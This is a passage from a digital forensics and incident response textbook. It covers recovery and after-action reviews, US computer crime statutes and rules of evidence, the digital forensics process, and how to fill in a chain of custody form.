


Figure 2.5 – A system's eradication and recovery architecture

While this method may be time-consuming, it is an excellent way to ensure that all systems that have been impacted have been addressed.

In the case of virtual systems, if the containment strategy previously discussed has been employed, the infected virtual systems will have no network connectivity. From here, the most straightforward eradication strategy is to revert systems to the last-known good snapshot. Once the system has been restarted, it should be connected to the VLAN with enhanced monitoring. It is important that in the case of reverting to snapshots, the CSIRT has a great deal of confidence in the timeline. If the CSIRT is unsure about the timeline of an attack, there is a possibility that the snapshot may be compromised as well. This is especially true in organizations that conduct snapshots regularly.

Recovery strategies

In terms of recovery, there are several tasks that the CSIRT will need to manage to bring operations back to normal. The first of these is to ensure that all systems—not just those that have been through the eradication phase but all systems—are properly patched with the most up-to-date patches. This

https://t.me/learningnets

is critical in instances where the attacker has taken advantage of a zero-day exploit or a relatively new vulnerability. In cases where a patch is not forthcoming from the manufacturer, the CSIRT should recommend additional security controls to mitigate any residual risk.

A second piece of the recovery phase is for the CSIRT to work with IT and information security personnel in crafting additional detection and prevention alerts. During the examination of the evidence when determining the root cause, or in the containment phase, the CSIRT may have provided data for detection and prevention controls. The CSIRT should work with other personnel to augment those with additional detective and preventive rules. These additional rules may be specific to the incident or may pertain to the specific vulnerabilities identified.

Third, any changes that were made to the infrastructure should be reviewed. These changes can be initially reviewed by the CSIRT and IT personnel to determine whether they are still required or can be removed. If changes are required in the long term, they should be evaluated by the organization's change control, and approved according to the change control process.

Fourth, before the incident can be closed out, it is good practice to conduct a full vulnerability scan of all systems. This is critical to ensure that any systems that have been compromised have been addressed. Additionally, this step will also address any other systems that may not have been impacted by the security incident, ensuring that they are nonetheless patched for any security vulnerabilities.

Finally, at the end of an incident, it is important to conduct an **After-Action Review** (**AAR**). This review goes over the entire incident from start to finish. All actions taken by the CSIRT personnel are reviewed. In addition, the plans and playbooks that were utilized are also reviewed in light of the incident actions. Any deficiencies, such as a lack of specific tools, training, or processes, should be brought up so that they may be corrected. The output of this AAR should be documented as part of the overall incident documentation.

Post-incident activity

There are often many lessons that can be gleaned from an incident investigation and the activity associated with the incident response. These hard-won lessons should be captured as soon as the organization has returned to normal operations. The best way to address this is through an AAR. All individuals that were involved in the incident should be brought together, either virtually or, if possible, together in the same location. Usually, the IC serves as the lead in this effort, with another individual who functions as the scribe to capture all the pertinent details.

Overall, an AAR of the incident should examine not only what went right during the incident but also what went wrong and therefore needs improvement. The following is a list of sample questions that can be asked as part of the AAR:

- How was the incident detected and was this detection made in a timely manner?
- What was the initial severity indicated?
- Were the escalation procedures sufficient to capture the needed information?

https://t.me/learningnets

- What containment strategies were implemented? How effective were they?
- Was there sufficient evidence/time to determine the root cause of the incident?
- Were communications between CSIRT elements clear, concise, and timely?

This list should serve as a starting point for the overall AAR. Depending on the severity and length of the incident, the AAR may take anywhere from minutes to a few hours to address all salient points and identify gaps in the organization's capability. The goal here is to capture this information and integrate it into the improvement of CSIRT policies and procedures.

Summary

Planning for an incident is critical. Equally critical is the proper management of an incident. This involves several elements that each CSIRT must address during the life of an incident.

Proper logistics provide the necessary elements for the CSIRT to function. Having strategies to communicate incident information to leadership, third parties, and customers keeps these stakeholders informed, lessens speculation, and ensures that compliance requirements are met. Incident investigation allows the CSIRT to properly identify the attack and the scope and limit damage via a proper containment strategy. Finally, these elements are all part of eradicating an adversary's ability to access a network and helping an organization to return to normal. As we stated at the beginning of this book, everyone has a plan until they get hit in the face. The real value of a CSIRT to an organization is not in the plans and playbooks, but in how well they perform when an incident occurs.

The next chapter will expand on the incident investigation portion of incident management by providing the digital forensics framework to which CSIRT personnel adhere.

Questions

1. Which of the following containment strategies is the most difficult to perform?

   A. Physical
   B. Network
   C. Perimeter
   D. Virtual

2. A cyber security breach can have an impact on which of the following?

   A. Confidentiality
   B. Integrity
   C. Availability
   D. All of the above

https://t.me/learningnets

3. Attribution is critical and has to be completed for a successful incident investigation.

   A. True

   B. False

Further reading

- *NIST SP 800-61 Rev 2, Computer Security Incident Handling Guide*, at `https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final`
- *ENISA Incident Handling in Live Role Playing Handbook*, at `https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/incident-handling-in-live-role-playing-handbook/view`
- *Incident Handler's Handbook* by Patrick Kral, SANS Reading Room, at `https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901`
- *MITRE Ten Strategies of a World-Class Cybersecurity Operations Center*, at `https://www.mitre.org/sites/default/files/publications/pr-13-1028-mitre-10-strategies-cyber-ops-center.pdf`
- *Security Orchestration Automation and Response (SOAR)* `https://www.inquisitllc.com/wp-content/uploads/2020/05/White-Paper-Security-Orchestration-Automation-and-Response.pdf`

https://t.me/learningnets

3
Fundamentals of Digital Forensics

Forensic science can be defined as the application of scientific principles to legal matters. In an incident, **CSIRT** (short for **computer security incident response team**) members may be called upon to perform analysis on digital evidence acquired during the incident, utilizing digital forensics tools, techniques, and knowledge. To make certain that the evidence is processed correctly and can subsequently be admitted in a courtroom, digital forensics examiners need to understand the legal issues, along with the fine points, of the digital forensics process.

In this chapter, we will examine the legal statutes that impact the CSIRT and digital forensics examiners, as well as the rules that govern how evidence is admitted in court. To provide context to the kinds of actions taken, we will also explore the digital forensics process and, finally, address the infrastructure necessary to incorporate a digital forensics capability into a CSIRT.

We will be covering the following topics in this chapter:

- An overview of forensic science
- Locard's exchange principle
- Legal issues in digital forensics
- Forensic procedures during incident response

An overview of forensic science

In the last 20 years, we have seen an explosion in the interest in forensic science. Simply put, forensics is the application of science to legal matters. The actual practice of forensics is to take physical and digital evidence through a process of analysis and present scientific findings in a court of law. Despite its depiction within popular media, forensic science is a detailed and exacting process, which requires well-thought-out processes and procedures, technology, and experience.

https://t.me/learningnets

Forensic science has become integral to a wide range of disciplines, even outside the purview of criminal justice. Air crash investigators use forensic techniques to investigate aircraft failures, for example. Accounts use very similar principles and techniques when conducting investigations into suspected fraud and money laundering schemes. Even the art world, known for historic fakes, employs forensic techniques to verify the authenticity of works of art.

The first high-profile case where forensics played a role was in the Jack the Ripper murders in the late 1800s. Investigators in the London Metropolitan Police were able to identify, collect, and later examine physical evidence left by the unknown perpetrator. Around that time, two other tried and true forensic practices, fingerprint comparison and crime scene photography, were added to the growing body of knowledge and practices.

These practices would continue to slowly build based on the available technology until after World War II. This seventy-five-year period would see the inclusion of DNA evidence as a powerful way to identify perpetrators. Technology was applied to tool marks and ballistics. It was also in the latter half of the twentieth century that digital forensics found its way into the various forensic science disciplines.

Locard's exchange principle

A key principle that guides forensics is **Locard's exchange principle**. Dr. Edmond Locard was a pioneer in the fields of forensics and criminalistics. His contributions to these fields led to many deeming him the Sherlock Holmes of France. His principle, simply put, is that every moment of contact with the physical world leaves a trace. For example, a burglar breaks a window to enter a home. They then crawl through this window and begin to grab the items around them. According to Locard's exchange principle, the burglar will leave traces of dirt from their shoes on the carpet. Skin and hairs may fall away from their body onto the various surfaces of the home. Without gloves, the burglar might also leave fingerprints on the door handles.

This exchange is a two-way street. As our burglar leaves traces of themself around the house, traces of the house are left on them. Carpet fibers attach to their shoes. Fragments of the broken windows may also embed themselves into the burglar's footwear and clothing. These pieces of trace evidence can tie the burglar to the scene.

This principle has been in force since the first criminal activity took place. What has changed is the ability of forensic scientists and criminalistic practitioners to detect and analyze this trace evidence. For example, DNA evidence has been around since Cain slew Abel. It is only recently that it has become useful in an investigation because methods and technologies have developed to the point that forensic scientists can definitively prove that biological material can be tied to a specific individual to the exclusion of every other human being.

There are a few considerations to keep in mind about this principle. First, there is a good deal of variation in how long trace evidence can be found. For example, some trace evidence, such as tool marks that are left when a pry bar is used to force open a door, may persist for months or even years. On the other hand, fingerprints exposed to the elements are easily rendered unsuitable days or even

https://t.me/learningnets

hours after they were left. Second, certain processes that maintain the integrity of trace evidence need to be followed. If trace evidence is not collected properly, it can be altered or destroyed, making it completely unusable for investigative purposes. Third, there needs to be a corresponding technology that aids in the analysis of trace evidence. DNA has existed since the dawn of life on Earth. The ability to leverage this trace evidence for investigative purposes relies on the technology to properly compare and analyze DNA samples. Finally, the human element is also present. Trace evidence needs to be handled by trained and qualified analysts who can review the data and draw conclusions.

It may seem a bit odd to be discussing Locard's exchange principle within the field of digital forensics. The reality is that the same principle that underpins forensics in the physical world has the same applicability in digital forensics. For example, a simple connection to a system via the Microsoft Windows Remote Desktop feature leaves traces. In this case, an external threat actor has obtained valid user credentials and is able to connect through an exposed system. The connection itself would create a log entry on the exposed system. The use of valid credentials to log into the system would create a second log entry. Contained within this log entry is the IP address of the threat actor's system. This IP address may also be contained within firewall logs. The threat actor would also have log entries and potentially files from the compromised system on their own system.

What is important to understand about Locard's exchange principle is the concept of trace evidence. Threat actors will go to great lengths to remove their tracks the same way very good criminals will but there is still a trace. The key is having the tools and ability to discover these traces and tie them back to a threat actor.

Legal issues in digital forensics

As we saw in *Chapter 1*, a proper incident response involves key individuals from a variety of disciplines. This highlights one frequently held misconception: incident response is strictly a technological matter. One realm into which incident response falls heavily is the legal arena. There is a wide range of laws and regulations that directly impact an organization's incident response capability, ranging from breach notification to privacy. These laws provide a framework for governments to prosecute offenders, as well as provide strict rules concerning topics such as how evidence is handled and presented in court.

Law and regulations

In the mid-1980s, as computer crime started to become more prevalent, jurisdictions began crafting laws to address ever-increasing instances of cybercrime. In the United States, for example, federal criminal law has specific statutes that deal directly with criminal activity when utilizing a computer, as follows:

- **18 USC § 1029—Fraud and related activity in connection with access devices**: This statute addresses the use of a computer to commit fraud. This is most often utilized by prosecutors in connection with cases where cybercriminals use a computer, or computers, to commit identity theft or other fraud-related activities.

https://t.me/learningnets

- **18 USC § 1030—Computer Fraud and Abuse Act** (**CFAA**): Among the number of provisions within this law, the one most associated with incident response is that of unauthorized access to a computer system. This law also addresses the illegality of **denial-of-service** (**DoS**) attacks.
- The **Electronic Communications Privacy Act** (**ECPA**): This amendment to the *Federal Wiretap Statute* was enacted in 1986. It makes the unauthorized interception of communications through electronic means, such as telecommunications and the internet, illegal. The ECPA was further amended by the **Communications Assistance for Law Enforcement Act** (**CALEA**). CALEA imposed the requirement on ISPs to ensure that their networks could be made available to law enforcement agencies to conduct lawfully authorized surveillance.

  Being familiar with the ECPA is critical for those organizations that have a presence in the United States. Provisions of the law make it a crime for an organization to conduct surveillance and capture traffic on networks, even those under their control, if the users have a reasonable expectation of privacy. This can lead to an organization being held liable for sniffing traffic on its own network if, in fact, its users have a reasonable expectation of privacy. For CSIRT members, this creates potential legal problems if they access network resources or other systems. This can be easily remedied by having all system users acknowledge that they understand their communications can be monitored by the organization and that they have no reasonable expectation of privacy in their communications when using computer and network resources provided by the organization.
- The **Economic Espionage Act of 1996** (**EEA**): This law contains several provisions found in 18 USC § 1831-1839, and makes economic espionage and the theft of trade secrets a crime. This act goes further than previous espionage legislation, as it deals directly with commercial enterprises and not just national security or government information.

Rules of evidence

Federal rules of evidence serve as the basis by which evidence can be admitted or excluded during a criminal or civil proceeding. Having knowledge of the following rules is important for CSIRT members so that any evidence collected is handled in a manner that prevents contamination and the possibility of the evidence being barred from being seen in court:

- **Rule 402—Test for Relevant Evidence**: This rule has two parts. First, the evidence to be admitted into the proceedings must tend to make a fact more or less probable than it would be without the evidence. Second, the evidence (or the facts that the evidence proves) is of consequence to the proceedings. This makes clear that the evidence should not only be relevant to the proceedings but also it should prove or disprove a facet of the case.
- **Rule 502—Attorney-Client Privilege and Work Product**: One of the most sacrosanct tenets of modern law is the relationship between a client and their attorney. One of the provisions of the attorney-client privilege is that what is said between the two is not admissible in court. This applies not only to spoken communications but written communications as well. In the

https://t.me/learningnets

world of digital forensics, reports are often written concerning actions taken and information obtained. Oftentimes, incident responders will be working directly for attorneys on behalf of their clients. As a result, these reports prepared in conjunction with an incident may fall under attorney work product rules. It is important to understand this when you work under the auspices of an attorney and when these rules may apply to your work.

- **Rule 702—Testimony by Expert Witnesses**: Through the acquisition of experience and knowledge in digital forensics, an analyst may be allowed to testify as an expert witness. This rule of evidence outlines the specifics concerning expert witness testimony.
- **Rule 902—Evidence that is Self-Authenticating**: This rule has recently undergone a revision, as it relates to digital forensics. A new subpart has been added as of December 1, 2017. This new subpart permits the verification of digital evidence integrity through hashing (we will discuss the role of hashing in later chapters). Furthermore, this rule requires that a qualified person presents the evidence and that the evidence being presented has been collected according to best practices.
- **Rule 1002—Best Evidence Rule**: In civil or criminal proceedings, the original writings, recordings, or photographs need to be offered up as evidence, unless a reasonable exception can be made. In the physical realm, it is easy to produce physical evidence. Parties to a case can easily present a knife used in an assault. It becomes a bit more complex when the evidence is essentially magnetic polarity on a hard drive or log files that came from a router. In this case, courts have held that a forensically sound image of a hard drive is a reasonable substitute for the actual hard drive that was examined.
- **Rule 1003—Admissibility of Duplicates**: One of the most critical steps when conducting a forensic examination of digital media is to make an image or forensic copy of the media. This rule of evidence allows for such an image to be admitted in court. It is important to note that, if an image or forensic copy is to be admitted, the analyst who performed that action will most likely have to testify that they performed the action correctly.

Next, we will have a look at the fundamental procedures of digital forensics as they apply to incident response.

Forensic procedures in incident response

As was stated in the previous chapter, digital forensics is an important component of incident response. It is often the application of digital forensics methods that allows incident responders to gain a clear understanding of the chain of events that led to a malicious action, such as a compromised server or other data breach. For other incidents, such as internal fraud or malicious insider activity, digital forensics may provide the proverbial smoking gun that points to the guilty party. Before a detailed examination of tools and techniques available to incident responders, it is critical to address the foundational elements of digital forensics. These elements not only provide context for specific actions but also a method to ensure that evidence made part of an incident investigation is usable.

https://t.me/learningnets

A brief history of digital forensics

Law enforcement first started to pay attention to the role that computers play in criminal activity in the mid-1980s. Prior to this, existing laws and law enforcement techniques were not adept at identifying and prosecuting computer criminals. As the use of computers by criminals began to gain more prominence, agencies such as the United States **Federal Bureau of Investigation** (**FBI**) decided to incorporate a dedicated digital and forensic investigation capability. This led to the creation of the FBI **Computer Analysis and Response Team** (**CART**). Other agencies, such as the Metropolitan Police Service, started to build a capability for investigating cybercrime.

FBI CART information

An excellent historical document that addresses the FBI's CART is a short article in the United States Department of Justice Crime Laboratory Digest, dated January 1992: `https://www.ncjrs.gov/pdffiles1/Digitization/137561NCJRS.pdf`.

Two other seminal events brought the need for cyber investigations and forensics into the minds of many. The first was hacker Markus Hess breaking into the Lawrence Berkeley National Laboratory. This break-in might have gone undetected had it not been for the efforts of Clifford Stoll, who hatched a plan to trap the attacker long enough to trace the connection. These efforts paid off and Stoll, along with other authorities, was able to trace the hacker and eventually prosecute him for espionage. (The next chapter will go into Stoll's efforts in depth, as they not only serve as a key event indicating the need for digital forensics but his investigative techniques also provide insight.)

The second high-profile event was the Morris worm, which was unleashed on the fledgling internet in 1988. The worm, created and released by Robert Tappan Morris, caused the denial of service on several thousand systems, subsequently causing damage worth more than $100,000. A post-incident investigation by several individuals, including Clifford Stoll, found that at least 6,000 systems were infected. The rapid spread of the worm and the damage associated with it led to the creation of the Carnegie Mellon **CERT Coordination Center** (**CERT/CC**).

Throughout the 1990s, as more law enforcement agencies began to incorporate digital forensics into their investigative capabilities, the need for the standardization of forensic processes became more apparent. In 1993, an international conference was held to specifically address the role of computer evidence. Shortly thereafter, in 1995, the **International Organization on Computer Evidence** (**IOCE**) was formed. This body was created to develop guidelines and standards around the various phases of the digital forensic examination process. In 1998, in conjunction with the IOCE, federal crime laboratory directors created the **Scientific Working Group on Digital Evidence** (**SWGDE**). This group represented the United States component of the IOCE's attempt to standardize digital forensics practices.

https://t.me/learningnets

As organizations continued to standardize practices, law enforcement agencies continued to incorporate digital forensics in their overall forensic capabilities. In 2000, the FBI established the first **Regional Computer Forensic Laboratory** (**RCFL**). These laboratories were established to serve law enforcement at various levels in a variety of cybercriminal investigations. The capability of the RCFL has grown over the last two decades, with 17 separate RCFLs spread across the United States. In addition, other federal, state, and local police agencies have formed task forces and standalone digital forensics capabilities. With ever-increasing instances of computer-related crime, these agencies will continue to perform their critical work.

The digital forensics process

Much like the incident response process, the digital forensics process defines the flow of digital evidence related to an incident from when it is first identified to when it is presented to either senior leadership or a trier of fact, such as a civil or criminal court. There are several schemas that define this process and they generally follow a similar path for the most part. Here, we will be utilizing the **Digital Forensics Research Workshop** (**DFRWS**) digital investigation framework. This framework is depicted in the following diagram:




Figure 3.1 – The digital forensics process

The framework contains six elements:

- Identification
- Preservation
- Collection
- Examination

https://t.me/learningnets

- Analysis
- Presentation

From an incident response standpoint, personnel will not normally seize network components or critical systems and take them offline unless there is a compelling reason to do so. This is one of the balancing acts inherent in digital forensics and incident response. A purely digital forensics approach will take all relevant evidence, secure it, and process it.

This process can take months, depending on the type of incident. This approach, while thorough and detailed, can leave an organization without critical components for some time. The CSIRT may be able to tell the leadership which chain of events led to a breach after a month-long analysis but this would be pointless if a month's revenue had been lost.

The examiners assigned to a CSIRT must be ready to balance the need for thoroughness against the need to resume or continue normal operations.

Identification

Starting the digital forensic process begins with the identification of potential evidence. This is where the previously discussed Lockard's exchange principle comes into play. This principle can guide the identification of potential sources of evidence during an incident. For example, if a CSIRT is attempting to determine the root cause of a malware infection on a system, it will start by analyzing the infected system. As some malware requires access to a C2 server, analysts can search firewall connections or proxy logs for any outbound traffic from the infected system to external IP addresses. A review of those connection IP addresses may reveal the C2 server and, potentially, more details about the specific malware variant that has infected the system.

However, it should be noted that threat actors can very easily manipulate digital evidence, so reliance on a single piece of digital evidence without other corroborating evidence should always be treated with caution; it should be verified before it can be trusted.

Preservation

Once evidence is identified, it is important to safeguard it from any type of modification or deletion. For evidence such as log files, it may become necessary to enable controls that protect log files from removal or modification. In terms of host systems such as desktops, it may become necessary to isolate the system from the rest of the network, through either physical or logical controls, network access controls, or perimeter controls. It is also critical that no users are allowed to access a suspect system. This ensures that users do not deliberately or inadvertently taint the evidence. Another facet of preservation measures has been increased reliance on virtual platforms. Preservation of these systems can be achieved through snapshotting systems and by saving virtual machines on non-volatile storage.

https://t.me/learningnets

Collection

The collection element is where digital forensics examiners begin the process of acquiring digital evidence. When examining digital evidence, it is important to understand the volatile nature of some of the evidence that an examiner will want to look at. Volatile evidence is evidence that can be lost when a system is powered down. For network equipment, this could include active connections or log data stored on the device. For laptops and desktops, volatile data includes running memory or the **Address Resolution Protocol** (**ARP**) cache.

The **Internet Engineering Task Force** (**IETF**) has put together a document titled *Guidelines for Evidence Collection and Archiving (RFC 3227)*, which addresses the order of volatility of digital evidence, as follows:

- Registers and cache
- The routing table, ARP cache, process table, kernel statistics, memory (RAM)
- Temporary filesystems
- Disk images
- Remote logging and monitoring physical data configuration, network topology
- Archival media

It is imperative that digital forensics examiners take this volatility into account when starting the process of evidence collection. Methods should be employed whereby volatile evidence is collected and moved to a non-volatile medium, such as an external hard drive.

Proper evidence handling

Proper handling and securing of evidence are critical. Mistakes in how evidence is acquired can lead to that evidence being tainted and, subsequently, not forensically sound. In addition, if an incident involves potential legal issues, critical evidence can be excluded from being admitted in a criminal or civil proceeding. There are several key tenets for evidence handling that need to be followed, as listed here:

- **Altering the original evidence**: Actions taken by digital forensics examiners should not alter the original evidence. For example, forensic analysts should not access a running system if they do not have to. It should be noted that some of the tasks that will be explored have the potential to alter some of the evidence. By incorporating proper documentation and having a justifiable reason, digital forensics examiners can reduce the chance that evidence will be deemed tainted.
- **Document**: One central theme you will often hear in law enforcement is the phrase: *If you didn't write it down, it didn't happen*. This is especially true when discussing digital forensics. Every action that is taken should be documented in one way or another. This includes detailed notes and diagrams. Another way to document is through photographs. Proper documentation allows examiners to reconstruct the chain of events if the integrity of evidence is ever called into question.

https://t.me/learningnets

Evidence handling guidance

There is a wide range of resources available from various law enforcement agencies on proper evidence handling in the field. You should become familiar with these procedures. The following guides are utilized by law enforcement agencies:

- `http://www.crime-scene-investigator.net/SeizingElectronicEvidence.pdf`
- `https://www.ncjrs.gov/pdffiles1/nij/219941.pdf`
- `https://www.iacpcybercenter.org/wp-content/uploads/ 2015/04/digitalevidence-booklet-051215.pdf`

Chain of custody

Chain of custody describes the documentation of a piece of evidence through its life cycle. This life cycle begins when an individual first takes custody of the piece of evidence and ends when the incident is finally disposed of and the evidence can either be returned or destroyed. Maintaining a proper chain of custody is critical. In the event that a piece of evidence has to be brought into a courtroom, any break in the chain of custody can lead to the piece of evidence being excluded from ever being admitted into the proceedings. It is therefore critical to ensure that the entire life cycle of the piece of evidence is recorded.


There are two primary ways that a CSIRT can record and maintain the chain of custody of a piece of evidence.

The first is **electronically**. There are manufacturers that provide organizations such as forensic laboratories or law enforcement agencies with hardware and software that automates the chain of custody process for evidence. These systems utilize unique barcoded stickers for each piece of evidence. A scanner then creates an electronic trail as it reads these barcodes.

The second method for creating and maintaining a chain of custody is the **paper and pen** method. This method makes use of paper forms that contain the necessary information to start and maintain a chain of custody. While the paper and pen method can be a bit cumbersome and requires more due diligence to ensure that the form is safeguarded from destruction or manipulation, it is a much more cost-effective solution for smaller CSIRTs that may not have the resources necessary to implement an automated solution.

In terms of what a proper chain of custody form contains, there are several sections, each with its own details that need to be provided. The following screenshot shows a template chain of custody form (an editable chain of custody form is available from NIST at `https://www.nist.gov/document/sample-chain-custody-formdocx`).

https://t.me/learningnets



IR PROACTIVE

Computer Security Incident Response Chain of Custody Form

Incident Information

Intake ID:	Analyst	Submission #:

Electronic Media Details

Item Number:	Description:	
Manufacturer:	Model#	Serial Number:

Image or File Details

Date / Time Acquired:	Created By:	Method:	Storage Drive:
File/Image Name:		Hash:	

Chain of Custody

Tracking Nos:	Date/Time:	FROM:	TO:	Reason:
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	

Page of

IRProactive-DFIR-01 v 1.0 March 6, 2022

Figure 3.2 – The evidence chain of custody form

The first section that needs to be completed is the **Incident Information** section, as shown in *Figure 3.3*. The **Intake ID** field requires a unique identifier for the case or incident. This can be an incident number or a ticketing system number. The second field, **Analyst**, documents the analyst that is completing the first sections of the chain of custody form. Finally, each separate evidence item needs a **Submission** number. This ensures that each has its own separate chain of custody form.

Incident Information

Intake ID: 2022-00056	Analyst Johansen, G	Submission #: 001

Figure 3.3 – The Incident Information section on a chain of custody form

https://t.me/learningnets

The second of these sections is a detailed description of the item. It may seem redundant to include several different elements but digital forensics is about details. Having the information recorded leaves no doubt as to its authenticity. This description should contain the following elements:

- **Item Number**: A unique item number should be included on the form. If there are multiple pieces of evidence, a separate chain of custody form will be completed.
- **Description**: This should be a general description of the item. This can be a simple statement, such as "500 GB SATA HDD."
- **Manufacturer**: This detail assists when multiple pieces of evidence have potentially different manufacturers.
- **Model**: As there is a wide variety of model numbers for components, recording this provides further details about the item.
- **Serial Number**: This is critical in the event that an incident involves a number of systems with exactly the same configuration. Imagine attempting to reconstruct which chain of custody goes with which HDD if six were all seized together, and they had the same make and model number.

A completed first section for the chain of custody form will look like this.

Electronic Media Details

Item Number:	Description:	
001	'easystore' External HDD	
Manufacturer:	Model#	Serial Number:
Western Digital	1621B	WX62D80FVXN1

Figure 3.4 – The Electronic Media Details section on a chain of custody form

An alternate section can be used in circumstances where the evidence may be a logical file, such as log files or images captured during the investigation. These include the following elements:

- **Date/Time Acquired**: It is important to be precise about the date and time at which specific files were acquired.
- **Description**: A brief description of the media that was acquired is useful. If a software application or forensic tool is utilized to acquire the evidence, it should be noted. In other circumstances, such as with log files, it might simply be a copy of an external hard drive.
- **Storage Drive**: In a later section, we will discuss the importance of having external media available for the storage of files. The exact drive used should be recorded on the chain of custody form.
- **File/Image Name**: The unique filename for the file or image is inserted here.
- **Hash**: For each individual file that is acquired, a unique hash value should be calculated.

A completed **Image or File Details** section of the chain of custody form will look like this.

https://t.me/learningnets

Image or File Details

Date / Time Acquired:	Created By:	Method:	Storage Drive:
March 15, 2022, 0113 UTC	Johansen, G	TCPDump	Forensics HDD-01
File/Image Name:		Hash:	
CoreRouter.pcap		f1e815e58c168ac377b8cf576bd1db68	

Figure 3.5 – The Image or File Details section on a chain of custody form

The next section details the specific steps that the piece of evidence went through in its life cycle. For each stage, the following details should be captured:

- **Tracking No**: This number indicates the step in the life cycle that the piece of evidence went through.
- **Date/Time**: This is a critical piece of information in any chain of custody and applies equally to each step the evidence went through. This allows anyone who views the chain of custody to be able to reconstruct, down to the minute, each step in the chain of custody life cycle.
